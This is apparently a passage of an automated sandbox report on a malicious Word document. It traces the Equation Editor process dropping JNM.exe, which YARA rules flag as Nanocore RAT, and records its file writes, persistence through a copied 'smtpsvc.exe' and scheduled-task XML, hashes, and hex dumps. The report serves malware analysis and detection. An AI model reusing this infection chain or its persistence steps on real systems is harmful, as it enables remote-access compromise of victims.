00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F40B8	F40B8	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 CE FD 72 87 23 F5 D6 01 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 40 0F 00 B8 40 0F 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2424 Parent PID: 584

General

Start time:	19:12:39
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: JNM.exe PID: 1692 Parent PID: 2424

General

Start time:	19:12:42
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\JNM.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\JNM.exe
Imagebase:	0xce0000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.2359611751.00000000038C4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.2359611751.00000000038C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000003.00000002.2359611751.00000000038C4000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2BB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E1D8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E1D8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6E1D8D26	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6E1D8D26	ReadFile
C:\Users\user\AppData\Roaming\JNM.exe	unknown	4096	success or wait	1	6E1D8D26	ReadFile
C:\Users\user\AppData\Roaming\JNM.exe	unknown	512	success or wait	1	6E1D8D26	ReadFile

Analysis Process: cmd.exe PID: 1780 Parent PID: 1692

General

Start time:	19:12:44
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x4abd0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 2336 Parent PID: 1780

General

Start time:	19:12:45
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xa20000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: JNM.exe PID: 2304 Parent PID: 1692

General

Start time:	19:12:46
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\JNM.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\JNM.exe
Imagebase:	0xce0000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2355980746.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2355980746.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2355980746.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2357133398.0000000002501000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2359067091.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2359067091.0000000003549000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2356337271.0000000000620000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2356337271.0000000000620000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2356349375.0000000000630000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2356349375.0000000000630000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2356349375.0000000000630000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2B4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6D2BF4A8	CreateFileW
C:\Program Files (x86)\SMTP Service	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2B4247	CreateDirectoryW
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2B64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D2B7C90	GetTempFileNameW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	read attributes | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D2BF4A8	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D2B7C90	GetTempFileNameW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2B4247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2B4247	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	success or wait	1	6D2B7D79	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	success or wait	1	6D2B7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	dc 38 da 96 3a c3 d8 48	.8..:..H	success or wait	1	6D2BB2B3	WriteFile
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 e7 39 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 1a 1e 00 00 02 00 00 00 00 00 00 5e 38 1e 00 00 20 00 00 00 40 1e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 1e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@.......................................!..L.!This program cannot be run in DOS mode....$.......PE..L....9.`...........................^8... ...@....@........................`............@................................	success or wait	31	6D2B64C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	unknown	1301	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>	success or wait	1	6D2BB2B3	WriteFile
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	unknown	38	43 3a 5c 55 73 65 72 73 5c 41 6c 62 75 73 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 4a 4e 4d 2e 65 78 65	C:\Users\user\AppData\Roaming\JNM.exe	success or wait	1	6D2BB2B3	WriteFile
C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	unknown	1310	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>	success or wait	1	6D2BB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
